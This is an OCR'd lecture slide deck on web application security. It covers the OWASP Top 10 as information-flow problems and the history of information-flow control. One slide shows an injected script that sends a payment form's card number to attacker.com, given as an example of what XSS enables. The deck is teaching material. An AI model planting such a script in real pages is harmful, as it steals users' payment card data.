
Web application security

From fundamental challenges toward practical solutions

Andrei Sabelfeld
Chalmers

Vint Cerf

- "Father of Internet"
  - TCP/IP protocols
- Now at Google
  - Vice President, Engineering
  - Chief Internet Evangelist




"without security, Internet is incomplete"

"security main challenge for Internet"

Today's web

- Desktop applications
  ⇨ web applications
  - sensitive information is spread between a web server and a web client
  - both must be protected along with the communication link between them
- Social networks
  ⇨ the end of privacy?



Signs of the social networking times.

OWASP top 10, 2010


- A1 - Injection
- A2 - Cross Site Scripting (XSS)
- A3 - Broken Authentication and Session Management
- A4 - Insecure Direct Object Reference
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Security Misconfiguration
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access
- A9 - Insufficient Transport Layer Protection
- A10 - Unvalidated Redirects and Forwards

OWASP top 10, 2010

- A1 – Injection
  - undesired information flow in server interpreter (SQL)
- A2 - Cross Site Scripting (XSS)
  - undesired information flow in client script (JavaScript)
- A3 - Broken Authentication and Session Management
  - undesired information flow (compromise of password, key, auth tokens,…)
- A4 - Insecure Direct Object Reference
  - undesired information flow on server side (file, directory, db, key,…)
- A5 - Cross Site Request Forgery (CSRF)
  - undesired information flow in client script (JavaScript)
- A6 - Security Misconfiguration
  - undesired information flow policy server side
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access
- A9 - Insufficient Transport Layer Protection
- A10 - Unvalidated Redirects and Forwards

} confidentiality and integrity threats via insecure information flow

Web application security



- Much of a moving target
  - Sanitization, cookies, encryption,…
- But some challenges fundamental:

- Policy
  - Web inherently decentralized
  - Need for policies of mutual distrust
- Enforcement
  - Dynamic web programming languages

Return to eBay.com | Return to eBay.ca

New to eBay? start here

Freight Resource Center

Your solution for moving heavy items.

Powered by FREIGHTQUOTE.COM

Choose A Topic

- Home
- Add a Freight Calculator
- **Rate & Schedule**
- Trace Shipments
- My Account
- FAQ

Helpful Links

- View Demo
- Packaging Tips
- About freightquote.com
- Glossary & Definitions

Payment information

Please provide payment information to confirm your shipment.

- Apply charges to my Freightquote.com account.
- PayPal
- I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:

Pay for shipment

Return to eBay.com | Return to eBay.ca

New to eBay? start here

Freight Resource Center

Your solution for moving heavy items.

Powered by FREIGHTQUOTE.COM

Choose A Topic

- Home
- Add a Freight Calculator
- **Rate & Schedule**
- Trace Shipments
- My Account
- FAQ

Helpful Links

- View Demo
- Packaging Tips
- About freightquote.com
- Glossary & Definitions

Payment information

Please provide payment information to confirm your shipment.

- Apply charges to my Freightquote.com account.
- PayPal
- I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:

Pay for shipment


```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
checkform();">

<script type="text/javascript">
function checkform () {...}
</script>
```

Attack (can be result of XSS)


```
<script>
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);
</script>
```

- Root of the problem: information flow from secret to public

Root of problem: information flow




Origin-based restrictions




- Often too restrictive

Relaxing origin-based restrictions




- Introduces security risks
- Cf. SOP

Information flow controls





Information flow controls




Information flow problem

- Studied in 70's
  - military systems
- Revival in 90's
  - mobile code
- Hot topic in language-based security in 00's
  - web application security

